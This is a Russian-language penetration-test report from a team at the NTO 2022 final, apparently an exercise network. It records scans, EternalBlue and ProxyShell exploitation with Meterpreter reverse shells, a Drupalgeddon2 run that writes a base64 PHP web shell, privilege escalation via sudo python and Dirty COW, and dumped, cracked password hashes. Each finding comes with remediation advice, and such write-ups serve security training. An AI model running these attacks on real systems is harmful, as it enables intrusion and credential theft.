Отчет Финала НТО 2022 [Команда N_K_N]

Сегмент DMZ

Сканирование сети

```
$ nmap -T5 10.19.2.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 08:44 MSK
Nmap scan report for 10.19.2.1
Host is up (0.0021s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.19.2.2
Host is up (0.0037s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.2.3
Host is up (0.0021s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.2.4
Host is up (0.0029s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.2.10
Host is up (0.0026s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
8080/tcp open  http-proxy

Nmap scan report for 10.19.2.11
Host is up (0.0039s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for 10.19.2.12
Host is up (0.0019s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
106/tcp   open  pop3pw
```

```
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap scan report for 10.19.2.53
Host is up (0.0029s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain

Nmap done: 256 IP addresses (8 hosts up) scanned in 8.92 seconds
```

Windows

Поиск и эксплуатация уязвимостей


ip: `10.19.2.12` После сканирования командой `nmap`:

```
nmap --script *-vuln* -sC -sV -T5 $IP_range$
```


Мы обнаруживаем уязвимость eternalblue:

```
VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

После применения скан-модулей auxiliary в metasploit, обнаруживаем уязвимость bluekeep:



После проверки эксплойтами, получаем что сервер уязвим только к eternalblue:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.19.5.12:4444
[*] 10.19.2.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.19.2.12:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.19.2.12:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.19.2.12:445 - The target is vulnerable.
[*] 10.19.2.12:445 - Connecting to target for exploitation.
[+] 10.19.2.12:445 - Connection established for exploitation.
[+] 10.19.2.12:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.19.2.12:445 - CORE raw buffer dump (42 bytes)
[*] 10.19.2.12:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.19.2.12:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.19.2.12:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.19.2.12:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.19.2.12:445 - Trying exploit with 12 Groom Allocations.
[*] 10.19.2.12:445 - Sending all but last fragment of exploit packet
[*] 10.19.2.12:445 - Starting non-paged pool grooming
[+] 10.19.2.12:445 - Sending SMBv2 buffers
[+] 10.19.2.12:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.19.2.12:445 - Sending final SMBv2 buffers.
[*] 10.19.2.12:445 - Sending last fragment of exploit packet!
[*] 10.19.2.12:445 - Receiving response from exploit packet
[+] 10.19.2.12:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.19.2.12:445 - Sending egg to corrupted connection.
[*] 10.19.2.12:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.19.2.12
[+] 10.19.2.12:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.19.2.12:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.19.2.12:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.19.5.12:4444 -> 10.19.2.12:49274 ) at 2022-03-10 09:02:49 +0300
```

Данная уязвимость имеет идентификатор `CVE-2017-0144` в официальной базе данных уязвимостей и имеет высокий рейтинг опасности. После эксплуатации уязвимости, атакующий получает права ядра ОС (ring0), что позволяет полность контролировать систему. https://nvd.nist.gov/vuln/detail/cve-2017-0144

Для исправления уязвимости нужно обновиться до новой версии windows или поставить патчи безопасности

Linux

Поиск и эксплуатация уязвимостей

Уязвимость в вебе на машине 10.19.2.10

На 80 порте висит сервис на Wordpress. Запускаем wpscan

```
$ wpscan --url http://10.19.2.10
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.20
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[32m[+][0m URL: http://10.19.2.10/ [10.19.2.10]
[32m[+][0m Started: Thu Mar 10 13:00:34 2022

Interesting Finding(s):

[32m[+][0m Headers
 | Interesting Entry: Server: nginx/1.14.2
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[32m[+][0m robots.txt found: http://10.19.2.10/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
```

```
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[32m[+][0m XML-RPC seems to be enabled: http://10.19.2.10/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[32m[+][0m WordPress readme found: http://10.19.2.10/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[32m[+][0m The external WP-Cron seems to be enabled: http://10.19.2.10/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[32m[+][0m WordPress version 5.9.1 identified (Latest, released on 2022-02-22).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.19.2.10/feed/, <generator>https://wordpress.org/?v=5.9.1</generator>
 |  - http://10.19.2.10/comments/feed/, <generator>https://wordpress.org/?v=5.9.1</generator>

[32m[+][0m WordPress theme in use: twentytwentyone
 | Location: http://10.19.2.10/wp-content/themes/twentytwentyone/
 | Last Updated: 2022-01-25T00:00:00.000Z
 | Readme: http://10.19.2.10/wp-content/themes/twentytwentyone/readme.txt
 | [33m[!][0m The version is out of date, the latest version is 1.5
 | Style URL: http://10.19.2.10/wp-content/themes/twentytwentyone/style.css?ver=1.3
 | Style Name: Twenty Twenty-One
 | Style URI: https://wordpress.org/themes/twentytwentyone/
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your
best brush. Wi...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.19.2.10/wp-content/themes/twentytwentyone/style.css?ver=1.3, Match: 'Version: 1.3'

[32m[+][0m Enumerating All Plugins (via Passive Methods)

[34m[i][0m No plugins Found.

[32m[+][0m Enumerating Config Backups (via Passive and Aggressive Methods)

 Checking Config Backups -:
|=============================================================================================================



[34m[i][0m No Config Backups Found.
```

```
[33m[!][0m No WPScan API Token given, as a result vulnerability data has not been output.
[33m[!][0m You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[32m[+][0m Finished: Thu Mar 10 13:00:40 2022
[32m[+][0m Requests Done: 139
[32m[+][0m Cached Requests: 38
[32m[+][0m Data Sent: 33.996 KB
[32m[+][0m Data Received: 68.831 KB
[32m[+][0m Memory used: 226.48 MB
[32m[+][0m Elapsed time: 00:00:05
```

Смотрим файл robots.txt:

```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php

Sitemap: http://10.19.2.10/wp-sitemap.xml
```

Заходим на wp-admin и пробуем стандартные креды. Сразу логинимся под кредами `admin:admin` Заходим в список плагинов и видим `wp file manager`. С помощью этого плагина загружаем вредоносный плагин https://github.com/wetw0rk/malicious-wordpress-plugin с реверс шеллом. Получаем доступ к веб-демону www-data.

Способы защиты

- изменить креды админа для входа
- удалить плагин для доступа к локальным файлам
- ~~переписать с вордпреса на джангу~~

Ищем директории, в которых доступна запись и выполнение файлов:

```
find . -writable -executable
```

Найдя такую, загружаем и выполняем linpeas:

```
$ cd /var/www/html/wordpress/
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
$ chmod +x linpeas.sh
$ ./linpeas.sh
```

В выводе замечаем следующее:

```
User www-data may run the following commands on miad-portal:
    (ALL : ALL) NOPASSWD: /usr/bin/python
/etc/sudoers:Defaults   env_reset
/etc/sudoers:Defaults   mail_badpass
/etc/sudoers:Defaults   secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
/etc/sudoers:root       ALL=(ALL:ALL) ALL
/etc/sudoers:%sudo      ALL=(ALL:ALL) ALL
/etc/sudoers:www-data ALL=(ALL:ALL) NOPASSWD: /usr/bin/python
```

Эскалируемся до рута:

```
$ sudo python -c "import pty; pty.spawn('/bin/bash')"
```

Способы защиты

- Запретить юзеру `www-data` исполнять sudo команды без пароля.

Уязвимость в вебе на машине 10.19.2.11

На 80 порте висит сервис на Drupal. Находим CVE для получения шела https://github.com/dreadlocked/Drupalgeddon2 Запускаем и получаем шелл на юзер www-data

```
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://10.19.2.11/
--------------------------------------------------------------------------------
[+] Found  : http://10.19.2.11/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.56
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo RDAOCCDR
[+] Result : RDAOCCDR
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[*] Testing: Existing file   (http://10.19.2.11/shell.php)
[!] Response: HTTP 200 // Size: 5.   ***Something could already be there?***
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo
PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 |
base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://10.19.2.11/shell.php' -d 'c=hostname'
miad-portal2>>
```

Способы защиты

- обновить версию Drupal

Получаем доступ к машине и проверяем версию ядра.


```
$ uname -a
```

```
Linux miad-portal2 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt9-2 (2015-04-13) x86_64 GNU/Linux
```

Видим, что ядро старое и узявимо, например, к `Dirty COW`, она же `CVE-2016-5195`.

Эскалируемся до рута, доставив на машину, скомпилировав и запустив эксплойт.

```
$ ./sploit
```



Способы защиты

- обновить ядро до последней версии

Компроментация всех linux сервевров.

Выгружаем `/etc/shadow`:

```
root:$6$V91B2eA4NLQDXkK.$8HMq13zriCVZq2Wdz4hQmq.wSJg6oDCa3ExX9LQKTTHT7s9gk6u45bCc2IzRzymrmxF8zegOh/YrAA8

daemon:*:18779:0:99999:7:::
bin:*:18779:0:99999:7:::
sys:*:18779:0:99999:7:::
sync:*:18779:0:99999:7:::
games:*:18779:0:99999:7:::
man:*:18779:0:99999:7:::
lp:*:18779:0:99999:7:::
mail:*:18779:0:99999:7:::
news:*:18779:0:99999:7:::
uucp:*:18779:0:99999:7:::
proxy:*:18779:0:99999:7:::
www-data:*:18779:0:99999:7:::
backup:*:18779:0:99999:7:::
list:*:18779:0:99999:7:::
irc:*:18779:0:99999:7:::
gnats:*:18779:0:99999:7:::
nobody:*:18779:0:99999:7:::
_apt:*:18779:0:99999:7:::
systemd-timesync:*:18779:0:99999:7:::
systemd-network:*:18779:0:99999:7:::
systemd-resolve:*:18779:0:99999:7:::
messagebus:*:18779:0:99999:7:::
sshd:*:18779:0:99999:7:::
cadm:$6$FXKabw570kGSXnL6$FfQUkrSUB7HtFXWuAwJlSV/YrFB0Vel8nJ.sZ9dOV.P/0icxeY5N/mNjW8HK/WBY20KYhq84jkIw44y

systemd-coredump:!!:18779::::::
mysql:!:18779:0:99999:7:::
admin:$6$9knG./savy6AdouD$Lra86JrvOf/l.HNB1a1fhNp6EtDAXQ3swIllkAkxxTPcd.z1WvSl6ZPW6N3MAUY5GaTVx1d7DkSQtE
```

При помощи `john the ripper` брутим пароль админа:

```
$ john hash.txt --wordlist=rockyou7.txt
Created directory: /home/kali/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512F 8x])
```

```
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Freedom1         (?)
1g 0:00:00:05 DONE (2022-03-10 13:20) 0.1748g/s 4475p/s 4475c/s 4475C/s 09876543..shelby12
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Получаем пароль юзера `admin:Freedom1`. Подключаемся под этими кредами к тачке.

```
$ ssh admin@10.19.2.11
```

Получаем доступ под судоюзером `admin`. Таким образом мы имеем рутовый доступ ко всем linux серверам. Данная уязвимость называется `reuse credentials`. Чтобы исправить данную уязвимость нужно использовать разные пароли.

Сегмент Servers

Сканирование сети

```
$ nmap -T5 10.19.3.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 08:45 MSK
Nmap scan report for 10.19.3.1
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.19.3.2
Host is up (0.0035s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.3.3
Host is up (0.0020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.3.4
Host is up (0.0036s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.3.10
Host is up (0.0036s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
```

```
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap scan report for 10.19.3.20
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
81/tcp   open  hosts2-ns
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
444/tcp  open  snpp
445/tcp  open  microsoft-ds
587/tcp  open  submission
593/tcp  open  http-rpc-epmap
808/tcp  open  ccproxy-http
993/tcp  open  imaps
995/tcp  open  pop3s
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3389/tcp open  ms-wbt-server
3800/tcp open  pwgpsi
3801/tcp open  ibm-mgr
6001/tcp open  X11:1

Nmap scan report for 10.19.3.50
Host is up (0.0063s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (7 hosts up) scanned in 3.98 seconds
```

Windows

Поиск и эксплуатация уязвимостей

ip: `10.19.3.20` Повержен сразу 3 уязвимостям в Microsoft Exchange

`CVE-2021-34473` : Path Confusion без аутентификации, ведущий к обходу ACL (исправлено в апреле в KB5001779); `Ссылка на CVE :` https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34473 `Ссылка на патч :` https://support.microsoft.com/en-us/topic/description-of-the-security-update-for-microsoft-exchange-server-2019-2016-and-2013-april-13-2021-kb5001779-8e08f3b3-fc7b-466c-bbb7-5d5aa16ef064

`CVE-2021-34523` : повышение привилегий в Exchange PowerShell Backend (исправлено в апреле в KB5001779) `Ссылка на CVE :` https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34523 `Ссылка на патч :` https://support.microsoft.com/en-us/topic/description-of-the-security-update-for-microsoft-exchange-server-2019-2016-and-2013-april-13-2021-kb5001779-8e08f3b3-fc7b-466c-bbb7-5d5aa16ef064

`CVE-2021-31207` : запись произвольных файлов после аутентификации, что ведет к удаленному выполнению кода. `Ссылка на CVE :` https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-31207 `Ссылка на патч :` https://support.microsoft.com/en-us/topic/description-of-the-security-update-for-microsoft-exchange-server-2019-2016-and-2013-may-11-2021-kb5003435-028bd051-b2f1-4310-8f35-c41c9ce5a2f1

Данный киллчеин был назван proxyshell и доступен в `metasploit`

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > exploit

[*] Started reverse TCP handler on 10.19.5.14:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mx1.company.local
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 10 email addresses
[*] Saved mailbox and email address data to: /home/kali/.msf4/loot/20220311105515_default_10.19.3.20_ad.exchange.mail_117369.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-1384853910-961235754-221670033-1000 (cadm@company.local)
[*] Saving a draft email with subject 'QgSFJzIeXZ' containing the attachment with the embedded webshell
[*] Sending stage (200262 bytes) to 10.19.3.20
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\XQqXyc2wAe.aspx
[*] Meterpreter session 1 opened (10.19.5.14:4444 -> 10.19.3.20:57986 ) at 2022-03-11 10:55:21 +0300
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed
[*] Triggering the payload
[!] This exploit may require manual cleanup of 'C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\XQqXyc2wAe.aspx' on the target
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter >
```

После получение шелла с повышенными привилениями системы `NT AUTHORITY\system`, мы дампим хеш админа домена `company.local`

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username              Domain   NTLM                              SHA1                                      DPAPI
--------              ------   ----                              ----                                      -----
Administrator         company  5f60fc0bed4b5c80e1ab9af2cb5e0276  e62f997f687afff879b8634747eeb22ac10c99ff  91382c96df8b2e0a66202e9b23b662e9
HealthMailbox571a825  company  fa64868b1e05bca80c98a0e28e004aae  b53e6b6d64d9e6fc001d0653a5d305a332994cb7  bf1a0f2087ec9b729d3c38d19ca86c79
MX1$                  company  dbc5906a3376332749cf588b8084f4ac  5f178c1c6a01be1e03131ee5956a83a1944063c8
```

Хеш NTLM пользователя `Administrator` домена `company.local` легко сбрутить с помощью `john`

```
┌──(root㉿kali)-[~]
└─# john --wordlist=rockyou7.txt --format=NT hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512F 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Sophie1          (?)
1g 0:00:00:00 DONE (2022-03-11 12:04) 25.00g/s 2352Kp/s 2352Kc/s 2352KC
..SEXYBACK
Use the "--show --format=NT" options to display all of the cracked pass
iably
Session completed.
```

Таким образом мы захватили управление над active diretory и windows сервером.

Сегмент Office

```
$ nmap -T5 10.19.4.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 08:46 MSK
Nmap scan report for 10.19.4.1
Host is up (0.0069s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.19.4.2
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.4.3
Host is up (0.0089s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.4.4
Host is up (0.0088s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap scan report for 10.19.4.6
Host is up (0.010s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for 10.19.4.8
Host is up (0.015s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49175/tcp open  unknown

Nmap scan report for 10.19.4.10
Host is up (0.0092s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for 10.19.4.13
```

```
Host is up (0.018s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (8 hosts up) scanned in 6.17 seconds
```

Windows

Поиск и эксплуатация уязвимостей

ip: `10.19.4.8` После сканирования командой `nmap`:

```
nmap --script *-vuln* -sC -sV -T5 $IP_range$
```

Мы обнаруживаем уязвимость eternalblue:

```
VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

После проверки эксплойтами, получаем что сервер уязвим только к eternalblue:

```
[*] Started reverse TCP handler on 10.19.5.14:4444
[*] 10.19.4.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.19.4.8:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.19.4.8:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.19.4.8:445 - The target is vulnerable.
[*] 10.19.4.8:445 - Connecting to target for exploitation.
[+] 10.19.4.8:445 - Connection established for exploitation.
[+] 10.19.4.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.19.4.8:445 - CORE raw buffer dump (42 bytes)
[*] 10.19.4.8:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.19.4.8:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.19.4.8:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.19.4.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.19.4.8:445 - Trying exploit with 12 Groom Allocations.
[*] 10.19.4.8:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200262 bytes) to 10.19.4.8
